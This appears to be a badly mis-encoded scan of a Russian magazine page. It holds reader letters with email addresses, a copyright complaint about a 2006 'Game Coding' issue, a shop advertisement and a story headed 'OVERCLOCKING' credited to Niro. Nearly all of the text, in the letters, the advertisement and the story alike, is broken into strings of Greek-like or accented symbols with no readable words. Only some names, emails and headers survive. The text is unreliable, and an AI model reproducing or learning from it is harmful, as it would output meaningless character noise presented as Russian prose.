ΝΡΟΓ ΔΕÇ! ΟΑΕΓ Ε Γ Γ Ι ΔΟ Ο Γ Α Ν Γ ΕΑΓ ΕΘΑΘΟΥ Α ΝΕΑΑΟΡCΑΙ Α Γ ΑΟ. ΟΓ ΟΑ-
ΕΓ ΝΑ ΑC ΔΑΓ ΟCΑ, Γ Γ Ι C Α Γ ΕΑΓ ΑΟΙ ΑΕΕ — ΑΑΕΝΘΑΕΘΑΕΓ Γ ΕΕ ΥΟΓ ΕΓ ΟΑ-
ΘΑΝ Γ Γ ΑΝΑΕ Γ ΑΔΓ Ι Γ Γ Ε Ο Γ Ε Γ Α Γ ΑΘΕΟ +ΕΘΑΘΑΕΑΕ? Γ ΟΥΙ Γ ΑΝΑΙ -ΑΝΑΙ ? ΟΑΕ
ΑΓ Ο, ΟΑΑΑΘΑΙ ΟΑ +ΕΘΑΘΑΕΕ — Γ ΟΙ ΕΘΕΘΑ Γ Γ Α Γ Α ΥΟΟ ΟΑΙ Ο, Γ Γ ΑΕΘΕΟΘΟΑ.
ΕΝΘΑΘΕ, +ΑΝΘΕ-Γ Γ Ι C ΕΑΝΑΕΘΕΝ ΟΑΙ C Γ ΑΕΓ Α Α Γ Γ Ι ΑΔΑ «Γ ΑΡC».

 **toCuchukSergey@yandex.ru**
ΝΟΑΟΥΥ «ΔΑΕΓ Ι ΑΓ ΑΑΘΕΕ Γ Γ ΔΑΑΓ ΟΑ ÇΑ ΕΓ Ι Γ Ι ΡΟΘΑΘΙ Γ »

Γ ΑΕΑ Γ ΔΑΑΝΟΑΑΕΑΓ Α Ι Γ Υ ΝΟΑΟΥΥ, ΕΓ ΟΓ ΘΟΡ Γ Γ Α ΑC ΟΓ ΟΑΕΓ ΝΑ, +ΟΙ ΑC
ΑC Γ Γ ΟΑΕΕΓ ΑΑΕΕ Ο ΝΑΥ Α ΑΘΟΓ ΑΕΑ. Γ ΑΓ Υ Ç Γ ΑΘΟ ΕΘ-ΘΕ ΝΑΔΑΑΕ
ΑΕΑΕΝΑΓ ΑΔΓ ΑΕ+, Α. Γ ΕΓ ΝΕ.

ΝΓ ΑΝΕΑΓ , ÇΑ+ΕΘΑΕ. Γ Γ Γ Α+ΑΕΟ Γ Γ Α Γ Γ ΕΑÇΑΕΓ ΝΑ, +ΟΙ ΝΟΑΟΥΥ Γ ΑΔΑΑΑΕΑΓ Α
ΕÇ ΔΑΘΑΘΑΘΑ ΑΕΥ ΕΑΕΓ ΑΓ -Γ ΕΑΘΑΥ ΕΓ ΝΘΕΟΘΑ ΟΕÇΕΘΕΥΟΟΘΟ. ΟΑΕΓ Ε ΑC-
ΑΓ Α Υ ΝΑΑΕΑΕ ΕÇ Γ ΑΕΕΕΥ ΑΓ ΝΟΓ Α, ΝΑΓ Γ Ε Γ Α Ε Γ ΟΙ +ΕΘ ΑΑΕΕΕΕ ΑΡ-
ΘΓ ΕΘΑΘΕ+ΑΝΘΕΘ ΕΑΓ ΟΑΕΥΔΕÇ Γ Α. Γ ΑΟ, ΕΓ Γ Α+Γ Γ, ΟΓ ΔΓ ΟΓ, +ΟΙ ΟC Γ ΟΓ ΑΑ-
ΕΑΕ ΟΑΕΟΡ ΔΑΑΓ ΟΟ, Γ Γ ÇΑ+ΑΙ ΑΕ Γ Α Ν Γ ΑΝΑΙ ΑΓ ΕΑÇΑΘΑΕΥ ΟΑ ΟΑΑΘΑΕΑΑ-
Γ ΕΥ Γ ΟΓ, ΑΓ Γ ΟΝΘΕ Γ, ΑΕΘΑΓ ΕΓ Γ ΟΑΘΑΓ ΕΡ? Α Γ ΑCΑΙ , Γ Γ ΕΑ ÇΑ+ΑΟ Γ Α ΝΟΑ-
ΑΕΙ — ΑΡΘΓ ΕΘΑΘΕ+ΑΝΘΕΘ ΝΘΕΟΥ Γ Γ Α ΟΑΑΑΘΑΙ . ΑΝΘΕ Γ ΝΕΕΕΘΟΥ ΑΑΑΓ-
ΘΕΘ Γ ΑΑΟΥ ΝΑΓ Ε ΔΑΕΓ Ι ΑΓ ΑΑΘΕΕ Ε ΕÇΕΓ ΑΕΘΟΥ ΕΘ Α Γ ΟΓ ΝΟΓ Γ Ε Γ Γ ΥΟΓ Γ Γ
ΝΘΕΑ — Γ Γ Ν Γ ΟΘΕΙ ΑCΑ ΔΑÇ Γ Ε.

 **sky.31337@gmail.com**
SkyWriter
Β ΘΝΟΑΕ, Υ ΘΟΓ ΑΘ :-)

Γ ΔΕΑΘΟ ΑΝΑΓ !

ΟΓ +ΑΘΟΥ Γ ΑΓ ΕΝΑΘΟΥ +ΟΓ -Γ ΕΑΘΑΥ Γ ΟΓ ΝΟΓ Α,
ΕΑΕ Γ ΑΓ Ο, Ε Γ Γ Γ ΟΕΥΟΓ Γ Α, ΕΑΕ Γ ΟΘΕΓ .
ΕΕΕ Γ ΟΓ ΝΟΓ Α, ΕΑΕ Γ ΟΘΕΓ , Ε Γ Γ Γ ΟΕΥΟ-
Γ Γ Α, ΕΑΕ Γ ΑΓ Ο. Γ Γ , ΕΑΕ-ΟΓ ΑΑΓ ΟΓ Γ ΑΑΓ ΕΑ
Γ ΑΕΑΘΟ :-). Α Γ ΑCΑΙ , Γ ΕΘΟ Υ ΑΑΙ , +ΟΙ-
ΑC Ν Γ Γ ΑCΘΟΥ, +ΟΙ ΔΑΘΕΕ Γ Γ ΑΑΥÇΑΘΟ Ν
ΟΑΕΕΓ ΑΔΑΑΓ ΟΙ ΑΑΕΓ Γ , ΕΑΕ ΑΘΟΓ ΑΕΕΘ-
ΘΕΑ, Ε ΥΟΓ, Γ Γ -ΑΕΑΕ Γ Γ Ι Ο, Γ Γ Ε Γ Γ ΝΕΑΑ-
Γ ΕΕ ΑΕΝΕ.

Γ ΑΘΓ Γ Γ Α ΝΓ ΑΝΕΑΓ ΑΑΓ , Γ Γ ΕΓ
ΟΑΘ Γ ΑΕΕΑCΙ Ε ΟΑΕΑΓ ΔΕΕΑCΙ Ε Γ ΕΑΑΑΓ
(Ε Γ Ν Γ ΑΑ Γ Γ ΟΑΘ Γ ΑΕΕΑΓ) Ο ΑΑΕΑΓ +Ο —
Γ ΟΑΑΕΥ Γ Γ Α Γ ΑΘΕ :-)! Γ ΑΘΓ Γ Γ Α ΟΑΓ-
ΑΓ ΕΥΝΟΑΕΑ — ΔΑΑΓ ΟΑΘ Ν ΑΑ Γ Ε. Α ΕΡ-
ΑΓ Ε ΝΕΟΘΑΘΕΕ ΑΘΑΘ ΔΑΑ Γ Γ Ι Γ +Ο! Ε Ο Γ ΑΓ
ΑΑ ΑΘΟ Γ Θ ΑΑΝ :-).
Ν ΟΑΑΑΓ ΕΑΓ ,
ΕΑΑΓ ΕΑΝΑΘΑΓ ΕΓ .

ΑΑΑΓ Γ Γ ΘΑ! ΟΓ ΑΝΘΟΥ Γ ΑΟ, Υ Γ Α
ΟΓ ΟΓ ΟΑΕ ΝΕΑÇΑΘΟΥ. Γ Γ +ΑΙ Ο?
Γ Γ +ΑΙ Ο? Γ Α ΕΓ ΑΓ ΑΕ ΟC Γ ΑΝ
ΑΘΓ ΝΑΑΘΟΥ? ΕΓ Γ Α+Γ Γ, ΟC ΝΑΙ ΟΕ
ΑΑΕΕΕΕΕ ΔΑÇΑΓ ΕΑΑΕ Ε ΕΕΑΑΕΑ
Α ΕΝΘΙ ΔΕΕ Γ ΕΘ Γ ΑΓ ΑΓ Γ ΟΓ ΑΘΑΙ -
Γ ΕΓ ΑΑ, ÇΑΘΙ Γ ΑΘΑΓ Ι ΑΑΝΑΕΥΟ!
ΕΘ Γ Α Ο Γ ΑΓ , Γ ΑΥΝ Γ ΟΙ Γ ΝΘΑΘΟΥ
ΑΓ Γ ΟΓ Ν ΟΑΓ ΑΕ ΝΑΕΝΘΑΕΥ Γ Ε Γ ΔΕ-
ΑΓ ΟΑΘΕΕ Ε Γ ΑΓ Γ Γ ΥΟΓ Γ , Γ Γ +ΑΙ Ο

ΑΕ ΟC ΟΘΓ ΑΑΕ ΑΑΑΕΑΓ +Α ÇΑ ÇΑΑΓ ΕΘΟ. ΟΑΕΑΑ Γ ΕΓ ΟΓ , +ΟΙ ΟC Γ Α Γ ΝΘΑ-
ΑΕΕ Γ ΔΑΑΓ Γ ΕΕΑ ΕÇ ΕΑΕΓ ΑΓ -Γ ΕΑΘΑΥ ΝΕΕΓ ΑΓ ΑΓ ΑΑΑΓ Γ ΝΘΑΑ, ΑΑΑΥ ΥΟΓ
ΑCΘΑΑΑΘΟΥ ΕÇ ÇΑΥΑΕΑΓ Γ Γ Ε Ο Γ ΑΓ Ε ΕΑΓ ΑC! Γ Ο ΑΑ ΕΑΑΓ Γ. Α Γ ΑCΑΙ ,
Γ Ο ΑΝΑΑΓ ΕΓ ΕΕΑΘΕΑΑ — ΟΑΑ+Ε, ΑΟΑΑΓ Γ ΑΑΥΘΟΥΥ, ΟC ΝΕΓ ΟΓ Γ ΟΓ ΝΕΑ-
ΑΕΘΟΥΥ ΕΑΕΕΓ -Γ ΕΑΘΑΥ ΝΟΓ ΑΘΓ ΟΓ ΑΘΑΙ Γ Γ ΟΙ ΕΓ Γ Γ ΕΑΕΝ Γ ΑΕΥ ΝΘΑΘΕΝ-
ΘΕ+ΑΝΕΓ ΑΓ Ο+ΑΘΑ ΘΑΘΟΙ Ο.

 **dmitrysmi@yahoo.com**
Dmitry Smit
***COPYRIGHT!

Β ΟΓ ΟΑΕ ΑC Ν Γ ÇΑΘΑΟΥ ΝΑΕΘ Γ ΔΑÇΔΑΑΓ ΟΕΑ ΕΑΘ, Α ΕΓ ΟΓ ΟΓ Γ Γ Γ Α ΑC Γ +ΑΓ Ο
ΟΓ ΟΑΕΓ ΝΑ ΕΝ Γ Γ ΕΥÇΙ ΑΑΟΥ Γ ΑΕΓ ΟΓ ΔΟΥΑ ΝΘΑΘΕ ΕÇ ΑΑΘΑΑΓ Γ ΑΘΘ Γ ΑΝΕΓ ΑΓ Γ Γ Ι ΑΔΑ
ΟΑΕΑΘ-ΝΓ ΑΘ №64 2006Α. «Game Coding». Γ Α +ΟΓ Ε Γ ΟΓ ΔΘ ΑΑΘΑΑΓ
ΔΑÇΔΑΘΑΓ ΕΥ!
ÇΑΘΑΓ ΑΑ ΑΕΑΑΓ ΑΑΘΡ!

Α Γ Α ΟΓ +ΑΘΟΥ ΕΕ ΟC ΕΝ Γ Γ ΕΥÇΙ ΑΑΟΥ ΑΕΥ Γ ΟΓ ΔΘ ΕΑΓ ΕΥ ΝΑΓ ΑΑΓ ΝΑΕΘΑ ΟΓ -
ΟΓ ΔΑÇΕΕ+Γ ΟΟ ΑΓ ΕCΘ ΑΑΓ ÇΕΓ? ΑΟΙ ΑΡ, ΥΟΓ ΟΓ ΑΑ Γ ΑΓ ΕΓ ΟΓ ΑC ΑΑΓ ΟΕΘΑ-
ΝΕΕΓ . Γ Ο ΑΑ ΕΑΑΓ Γ , Γ Γ ΑΕ, Α Ν Γ ΟΝΕΑ, ΔΘΘΕΕ Α ΝΟΓ ΟΓ Γ Ο. ΑΓ Γ ΑCΑ, Ν Γ ΑΕΡ-
ΑΑΟΥ ΕΓ Γ ΘΕΑΕΘΟΥ — Γ ΔΑΑΕΕΥ Γ Υ Γ ΟΝΕΥ. ΑΑΕΓ Α ΟΓ Γ , +ΟΙ Γ ΑΝ ΕΓ Γ ΑΑ
Ν Γ ΘΑΘΕΑΑΡΟ: «Γ Γ +ΑΙ Ο Γ ΑΕΓ ΟΓ ΔΟΥΑ ΕΡΑΕ, ΕΓ ΟΓ ΔΟΥΑ ΑΓ ΘΟΡΟ ΝΘΑΘΕ, +Α-
CΑ ΑΘΘΑΕΘ ÇΑΘΑΑΡΟΝΥ ΕΕΘΓ ΔΑΑΕΓ Ε ÇΑΓ ΑΑΓ Γ ΑΓ Γ ΕΕΑ, Γ Γ Γ ΑΑΑΡΟ Α
ΑΑΑΘΕΕ, Γ ΑΑΑΡΟ Ν Γ ΑΑΓ ΝΘΑΑΓ Α ΕΕΕ Γ Α ΔΑÇΕΕ+Γ ΟΑ Γ ΝΘΘΟΥΑ Γ ΔΑΑΓ ΑΟC?
Γ ΘΕΘΑΑ ΟΑΕΓ Ε ΑCΝ Γ ΕΕΕ Γ ΟΓ ΟΑΓ Ο ΝΘΑΑΕ Γ ΕΘ Γ ΑΝΕΥΝΟΑΑΓ Γ Ο Ν Γ ΑΘ-
ΘΑΕ?». «Γ Α Ç Γ ΑΑΙ », — Γ ΟΑΑ+ΑΑΙ Γ Ο. Γ Ο ΑΕ Γ Α ΝΘΑΘΕΝΟΥ ΕΑΕΕΑ-Γ Ε-
ΑΘΑΥ Ε ΘΕ ΟΑΙ ΑΓ ΕΑΑ Γ Α ΑΑΙ Γ ΑΘΑΘΟ. Β ΑΟΙ ΑΡ, Γ ΘΕ+ΕΓ Α ΟΟ Γ ΟΓ ΝΘΑΥ
— ΕΓ Γ ΟΑΓ ΘΑΘΕΥ ÇΕΑ Α +ΑΕΓ ΑΑΕΑ Γ ΔΑΑΥΘΑΘΑ Α Γ Γ ΟΝΘΕΙ ΟΑ Ç Γ Α+ΑΓ ΕΥ Ε
ΑCΘΓ ΑΘΟ Γ Α ΝΑΓ ΑΓ ΑΟ Α ΑΕΑΑ ΑΝΥ-ΑΝΘΕΘ Γ ΟΓ ΕΝΘΑΘΑΕΕ. ΟΑΕ ΑΓ Ο, Γ Γ Ν-
ΕΓ ΕΥΕΘ ΟC Γ Α ΟΓ +ΑΘΟΥ ΟΑΑΕΕ+ΕΑΘΟΥ ΥΓ ΟΘΓ ΕΡ ΑΝΑΕΑΓ Γ Γ Ε, ΝΘΘΑΕ Γ ΕΑΓ
ΑΑΕΝΘΑΕΕ:

- 1 ΑCΕΕΑΑΥΟΑΑΟΥ Ι Τ ΑΕΓ Γ ΟΓ ΕΥΕΓ ΝΘΑΘΕ ΑΑΟΘ Ε ΑΓ ΕΑΑ
Γ ΑΝΒ×Γ Γ Ε ΑΑΑΓ Γ ΝΟΕ;
- 2 Γ ΑΑΓ Γ Γ ΑΓ ΕΝΑΘΟΥ, Γ ΘΕΘΑΑ, ΕÇ ΕΑΕΓ ΑΓ ΑΕΘ Γ ΑΕΑ ΝΘΑΘΟΥΒ
ΑÇΒΘΑ Ε ΘΕΝ Γ ΟΟΥ ΕΕΓ Ε Γ Α ΝΘΑΘΟΥΒ Γ Α ΟΑΕΑΘΑ.ΘΟ;
- 3 ΝΕΕΓ ΟΟΥ ΕΕΓ Ε Γ ΑΓ Γ , ×ΟΓ ΑC Γ Ο Γ Γ ΔΑΑΓ ΑΑΕΕΝΟΥ ΑΓ ΑΝΘΑ
Ν Ο Γ ΑΓ Ε.

ΑΓ Θ Ε ΑΝΑ, ΟΑΑ+Ε ΟΑΑΑ Α ΝΑΕΘ Γ ΑΕΑΑΓ ΕΕ! ☻



www.iglida.ru
945-30-03, 945-45-79



Story

I A I I A D N U E E E OVERCLOCKING

I T A E E U I O E C A I E E E E A E I A T A E E A I T T — I A D O E I A C A D T A I O E
E A U N O D T I D E I B E N B A N I T I E I A O U , A E A E I I E A D I A I A O A E A O I F .
I T O T I O A E A E A A T I A I T A N O A A E A , C A E D A I E A I T T E A I D E A T D I O P
I A I A E U , I D T O B I O E D O E O , I A A E A E

NIRO (NIRO@REAL.XAKEP.RU,
WWW.NIRO-DE-ROBERT.LIVEJOURNAL.COM)



— Neosap.

— Eef oé acaeya ai adaa — naaot ot o ai eaaif onii adu ni af ebuny f a
c aeaf ue, aeaaf i a — f a a a o u e e o f a a i a a c o .

— xoi acyni eee?

— Cf a a u a e e f o t o i a o e e f a i i t a t , — I a d o e r n i t a d a a e e , e a e a u i t o -
a i a f a a i d e a o u i f a e e o e i e a + o , + o i a u i t a d a e e p = e o u i t a d a a a + o . « A i a i -
o e e a a n a a i e e e e i f o a c — e o i e a o t e o o d o , a a f u a e a a a n o u . . . » — I e -
f o o e , — n e a c a e t f a o a e a o t f a , a i o e f o e a a i t a d a o t f a i t a n o a a e e f a -
a e e e f i t e o « A o i e a y n a y c u » . I a d a a a + o a n a - o a e e i t d e o e i n u n i a f e o u —
n a a o t o t o f o f e e a e f a o t o a e i a f y o u n a i e n a a o .

— xoi ca cai ef ea? — Da ca a e n y o d e i e u e a f e i n a i t a e e a .

— O a o f e + a n e e a i t o i a e a i u . . . — I a d o e r o o i u e u r o e n y . — E o a e —
+ o i a a n e i o a d a n a o a ?

— A n a . A i n i t a f i t i — i a d a i a c u a r e y e e f o a e o u .

— Y o i a i i d a a i n o a o i + i t , — n a i n a a a e e a f o e i a d o e r , a e y a y i t n o i o i f a i . —
B , e i f a - i t , a n a c a i e n u a e e , e i a - + o i a a a a f a a e a i t . A u o i d e o a n a e + a n e e e t o -
+ a o a i e n u i a f i t e o i o i a ? I t a o i d a a i n o a e o u + a d a c + a n , i a e n e i o i i t e o f d a .
— I o = a o , f a n i i f a f i t , f a i a o i a e i , — d a c a a e i n u e c o a e a o t f a . —
I i n e a e o a — i t a n o d a + a e n y n e a i - f e a o a u e c t a a i f a i e e e o e e ?
— I o a a o i d e o a o a e u r u e .

— N e a i - f e a o a u e c t e d a o a e a d i a , f a e a a a e u f u o o t d a i a o a a n i o t i ,
i t o d a i i e n o f a ?

I a d o e r f a o i o d e e e i f a :

— I a a o i a p , + o i y o i e a a e i a e o a d a f o e d i a a o u f a o i a o . I t a o n e a c a o u ,
+ o i f a o u f e a e i f o d a o a e o i f e i o t a o e o e e a a i f a a u e i . f e o e i a i n o e
f e + a a i f a i t e o f a e . A n a a a i d o c a e y i t e a a e e o i f a a u o + e e : f a e i i t u -
p o a d a n d a i p , o i a a n e a e o .

— O i a a a a a a e a f i f a u e a n a y o i d a i y ?

I a d o e r i e a f o e i t a i o t o f e e i t , a u a o a e a i a d a o e i e a i c e a
a i i a , i n d a i t a e e n y .

— I f — a o e y e . E c i a a c e r f a — i o t a o e o t a u a , a u o i a a y o a o f e e a . . .
E c e i f o a e o i a — a i c e a i a d o i « A a d o e e a a f a y » a i e a i d a c a i a a d o e a e
n i o t a a a o i t a o e e f e n o e e e , i e f o o a a a o a o u , f a a a d o i a . B i o i a a d y e —
o a i o i e u e i o a a i a n o a a f a y e e o a d a o o d a .
— A u a ? N e a e e i e e p a u i e e i f o a e o e i a a e ?
— I a f o a e a f u e f o c i a p — n f e i a i a n o a d a a i o a a o , a e f n o e o o a .
— I o i d a i i e n o ?

— O o a a — a a d a a o t a u e o a . A e e a a o a n i n a a i a i n f e i i t a u a c a a . E i f -
o a e o n e o + a e f u e — y o i i a f i c f a + f i . A e c a o a n o u a a n y o , f e e a e i a e e + -
f i a i e f o a d a n a .

— O a a o a i u ?
— N a e + a n f e a + a i f a e u c y a u o u o a a d a f i u i a i e f r o a . I e d n o e a e n o i a . . .
— O a a e o e e d e e e , — I a d o e r a i a i d a a e e f a a d o a i , f i t o d a a i a a o a e u -

i t . — A i a n f a e , n a a d a a o t a u e o a e . A u f a c a i a o e e e c a f e i + a a i - f e a o a u
n o d a i f i t a i , + a a i - o i , + o i f a o e e a a u a a e i n u a u a t a u o p e a d o e i o a e c i e
i t e i a i a i + a e i a a e a , a e a o u a a i a a n u i a e a a n u i a n e o i i f i ?

I a d o e r o e u a f o e n y . I f y a f i t o t o a e a u t e a c a o u n y o y a i i n c a e a c -
+ e e i i a o i o i t i a i o , e i a a n e a e a o a i o n a i f a e f o a d a n i t a . O t o a e a u
t e a c a o u n y o y a i i e a c a e y f o u f a d a a e o e p . I t o i t o + o t n a i t f i t o d a a e -
o t a a e f a o i , + o i i o t e c t o e t , i + a f u e i + a f u o a c f i n o i f i f a — n i a + a e a
f a i t i y e , i t o t i o a e a e e n y , i t o t i d a n n i a y e n y , e , f a e f a o , n i f a a t e a -
c a e n y a i t e f i t i f a i t f e i a f e e i o t e n o i a y u a a i .

— xoi au nai e i f a i c f a a o a ? — c a a a e a n o d a + f u e a i t o t n i a d o e r . —
A a a a e o a d a c e i a e i i t e i + e a i a n a , + o i n o i a e e f a e i t e o u c a i t n e a a -
f e a o d e a r y f a e e p a a f e y .

N i a a a a i f e e i t i t e + a e f a n e i e u e i n a e o i a , i t o t i n e a c a e :
— I a + i o n i t a n i t o o t u o a a f i u o — E t a c a d u f e e e o a , a a a a o a e a i n u i e
e a o , i o t a d a i i e n o , d a a i o a a o a f a o + f i t - e n n e a a i a a o a e u n e i t e f n o e o o a . . .
D a a i o a n a y c a f a n n i c a a f e a i n e n o a i d a n i d a a a e a f i t a i a u + e n e a f e y a e y
e i n i e + a n e e o e n n e a a i a a i e e . D a a i o a o f a y o i i i a n o a o a n o i e a i a , n d a c o
n i i t a f o a i t e o + a f e y a e i e i i a . C a e f i + e e a o c n a d a a o y i u i a e i e i t i t .
I a d a a i o a f a o i o t o a i n + a o o . . .

— I o n a a y a i a a e p — f a t + a f u o i o t o t o a i n + a o o , — I a d o e r a a a f i
c a a e o e e e i t o t o , a e e p + e e « i a e n e i o i » e n e o a e o t o A a + e i n e i a e
N o e e e a a e f a (i f a n a a a o i a e a a e a o u i a f i t a d a i a f i t f a n e i e u e i a a e ,
f a a u i o n e a y e c a e a o f e + a a i , + o i i t a e i a u t e a c a o u n y a a e i u i) . —
N a e + a n i e o a o e a i a e a a o n e o p i t a d o e i a i a n o a i t a i f i t e c a i n n i a
e f n o e o o a . O a i a — e d a e f a c a i o a a f a y , f a a o a o a a a a a o u n y a i t a d i a -
f i t n o e . I e o a o , o n i a a a y i d e y o i i a u i t e f y o u i a n n o d a a i o u a i o a e a .
I i t i f a i — + a d o i a n e e i f i t a i — i o i a d a i i e d o a o , n o a a e o e a e e a - o i
y e n i a d e i a f o u . . . A n o a n o a a f i t , d a a i o a c a n a e o d a + a f a , n a i t f i t a e i e -
i a e i n i a o n e o a e a — f i t a u a e a e - o t n o i a e e n a y c a o u n y n f e i a r f -
f e i f i e o a e f i t . . .

— N o i a e , f a t f i t a e f d a c a e d a a o n y a e f i i u p o a d a o e n a o y o , — n i a a n a a -
f e e a i a o a e n y a y o i o e i i i a f o a d e e . — B a a a a c f a p o a i o a a f a e n n a d o a -
e e — i t e c a i n a i f a a o a o e n e i a f a c a a f e y y e e + i t i t f e i a p o i e u e i + a -
o u d a . I t y o i t o t i a a d e i a a a i a a i e e c a i + f i . A a e u o a .

— A a e u o a — a i e u o a . N n a i u a e o f a a i a n a c a i o o a f i — i a i a o i a d e a ,
e i a a a i o a u e i + a o u d a a i a a . D a e . I o a a a a , a a f i u a f a n i a n a i o i + i u a -
f i a n a y c e n i n o t e i t a a a f i t n o e a a a i a o e a o t o f a y e a d a n i d y o a f a a e a -
e e a - o i c a i o a a f i u a e i a e f e c a a n o f u a a d o e a u . I o a o — a i t a u a o a e f a ,
i t e o u o a y i d a e r i t . N e i a e i a i t a u a n e a c a o u , e a e e i t a d a c a t i + a e i a a e
i t e i a f e i e e e e a E t a c a d u i t y a e e n y f a n a a o a . A o y a e e e c i o t a e d e e , i t -
y o i t o t o d e i a i f a a a d o o a e o , + o i t o a o a u e .

— A a o a , f a a o i a p , + o i o a a i t a o a d e i t + o e o d e a o a o u e a o f a c a a a u e a
a i c i t a e f i t n o u c a a a d a i a f o u e a e e i - o t y e c t i d e + a n e e i n i n i a i t . E o e i t -
a a o u a , a a i o t n e i a f a y i a f y f a t + a f u e i f o a d a n o a o .
— O t a a a f a a o a i c a i n o d y o u a f e i a f e y f a o t a n o a a f i e a a o , e i e o i d a e -
o e + a n e e f a f a a e p a a a a o n y . A e e a a o t f a e f i t e r , e f i t a a a i d e a i a e o a a f -
u e f — a i t t n e a a i a a a d a i y a n a a i e u o a a a i e o . . . A n i u n e a , f a n d a c o ,





à eçáðàúáí éyó í í í á çàì á+áí — òí í áí ó, òí áðóáòð. Áúáéðááò, ý áó-
 í àð. Çà ýóó í áááèð ý áéááé í áðáòð òðé ðáçà, áóí ðòð — í áéí. Õí òý í á
 í í é áéóñ — éó+øá áú í áí áí ðí ó.
 — Ááø áéóñ í áí ý í áí ùøá áñááí éí òáðáñóáð. ×òí çà áéáí úéí ú? —
 +óáñóáí ááéí ñú, +òí ñí ááñááí ééó í á í í í ðááó òáéáý í áí áðá í áðøéí á
 ááñøé áéáéí á, í í ááááòúñý áúéí í áéóáá — +áñóí úé ááðáéøéá òí áé í ðá-
 í í áí áñðé Õáéòú, í ðí áí áééçéðí ááðú éò é ñááéáòú í áí áóí áèí úá òí =í úá
 áúáí áú. — Èí áí á, í ðááú, í ðí Õáññéé?

Í áðøéí í í í ýé, +òí ñáé+áñ í óáéí í áúááòú ñááòðð éí ðí ðí áðèð —
 ááí éáðéáúé òí í çáááááé çáéàç+ééá í á í á øóðéó.
 — Í áðéí á, ááááòáú ááá, ñóááí òéá — Èí áçáðú ááááò ó í áá áí ñóááð-
 ñóááí í òð í ðáéðééó. Ýòí áá í í í ðéáí áéé òðéááú. Áóí ðáý — Èðáí ééá, áí-
 ñáí í ááòáú, +áðó áá çí ááó, éóí í í á òáéáý. Ááç í í ðáááéáí í í áí ðí áá çáí ý-
 ðéé. Ñí í áé Èí áçáðú í í çí áéí í ééñý á í í í í ééóáá, é éí òí ðúí ó í ááí,
 éñðáðé, éí í óí éóáð. Ñóí áéò ðáç á í áñýò, í áí ùáòñý í éáá, é áí í í é. Í á çáá-
 ñááááðáé, á í áúáí ... Õáé áí ó — Èðáí ééá. Èðáñááéóá — í ðí ñóí çááéý-

ΑΥ ΤΑ ÇÀ ÀÒÈÈÈ ÇÀ ÍÈÌ ×ΑΑΪ-ΓΕΑΟΑΥ ΝΟΔΑΙ ΤΙ ΤΑΪ, ×ΑΑΪ-ΟΪ, ×ΟΪ ΑΥΟΪΑΕΕΪ ΑΥ ÇÀ ΔΑΙ ÈÈ ΤΑΥΑΕ ÈΑΘΟΕΙ Ο ΑΕΕÇÍ È?

ααί υά. Τί τσο νάεαού αουάι ά, έτ οί ούε ί αι άσ-
 εεαάονη ηαι ηί αι έ — Τ άδελ ά +άδασ ί τ η-
 οάου çάδασαοααάο νάα çα+αó, Έραι εέα ασά
 ι όι ηοί άεη άοσε. Τ όι ηοί Τ άδελ ά εó-σαί ί ο-
 δασαοααάο — τ ηοί ό άά ί τ έσ οααόαο.
 — Αύ οεí εε. Υοε άαι ά +οί-γεάοαυ τ ί τ εí ε-
 πο ά εí τ ί ροαόασ?
 — Έραι εέα — άδγá εε. Αάεεά άεη í δεγ-
 ότ αι άδαι υί δαι όι τ άααι έη, ί α αι εά ά ό τ αι .
 Τ άδελ ά — τ ί τ ί όααεάí ερ αι εαí á. Τ ί εάó,
 άάεá ί αι έτ όí. Τ ί εαε-ό η οδóαι τ άαθεony.
 Αύ τ ί τ αι εεάεε άάάóσε, όί όí σί δαçαε-
 άρ σέony ά υçúεάó ί όί άδαι τ έσ ί ααι έη?
 — Çí εε τ αí ó... — çαεαç+εε ί τ ί ε+εé ί άν-
 εí ευέí ηάοί á. — Τ ί τ αι αι ί τ ί ό άαί τ ηόάó.
 Αάαί υοί άυέí ...
 — Αααί τ — ί ά η+εoaony.
 Τ άδσεí τ έεεόυε εεάçá, άñί τ í εí ay ηí -
 άυόεη εεεεαέσέó οδάó αι έε.
 — Αί ο άυά +οί, — τ όι αι εαεεε τ ί. — Άηου
 τ +αι ύ ε τ +αι ύ ί αι άύ+ί υε όαεó, έτ όί όύε ί ά
 εεεααυααáony ά οάεύ τ ί άτ άññεάαί ααι έη,
 ί τ ί εí τ ί ααι υ ί α ί τ ί σί όί εεé.
 — Αύεεάαυαεεά.
 — Β όóó τ υoaény τ όι αι εεεçεότ άαóυ άδάóεε
 άαί τ άδαι άυαί εε, τ ηάεε όά τ άααçé υ, έτ -
 όί όυά υáεηυony áεη ί άαί όáí ότ í άñεαί ί τ έ, ε άυήνί εε — ηεó-αεí τ í,
 çáι άουά — +οί τ ί τ ί εαεé -οί τ έε+εí áí τ έóί άáó ί όί άεóί ά άί εύσα,
 +áι ά ηί ηοί υί εε ηυάηó τ ί οε+εí á... Αάεά τ ί οε+εí á, έτ όί όύε έί τ άαα
 τ άεαί άεó άί τ ί ε άí ηόάε. Β τ ί αι άεάυ όάεάáε, εάε τ ί εόί εε άάά σόεεε
 οεάάá, όάσεε, +οί çáι άñαáony — ά τ ί τ ί ά ηεάáορ σέε άαί υ τ ί υó... Αάά
 άεεεε. Τ ί ηεά υοί αι υ ηοαε η+εoaou.
 — ×οί άυ ί άñ+εoaéε?
 — ×οί ? Çí άάó, υ ηái άεáó τ áελ — óε αι ό υ ηοί ευέí ί ά ηυάι . Αάεά άñ-
 εε αóáó άί άεóυ ε ηάá τ ί τ άδά άóçαε άεάαί άαί τ í.
 — Αύαί ά? Αύ άε τ ί τ έí εí άάó — ηái τ ά όáí τ ί ά άάóáι άññεάαί άαί έε
 άυ τ έεάáάάάάάó ί αι τ ηεάáέ. Αάά άυαί ά?
 Τ άδσεí τ ί τ ί όάεε çάδεαεί çααί άαί εεά, ί τ ηί τ όάε ί ά ηάγ, τ ί αι εαί όε.
 — Çáñú +οí -οί ί ά+εñóí, — ηεάçαé τ ί ά όάεάότ ί.
 — Τ ί ά ί ααι τ έεóυóεçí á. Έί γεάοáí τ í.
 — ×οί άυ ηάεάóυ άυαί ά, υ ί όεαάóá ί αι τ ηεάáέ ηái τ ά εí οαδáñί τ í...
 Τ άδσεí ηί άδαény, ηάε τ ί όáτ αι ί άά ε ί όί αι εεεé:
 — Α+άóά άá+άóί τ ί τ ί ηάεε άυαί τ áελ τ άααçεí. Αάóηεε. Çαóαé,
 ηί όί ηεé +οί -οί. Αάάόσεá τ έγááεά ηάεεάε η όί άάóί τ í, τ ί τ άεά ί εá+á-
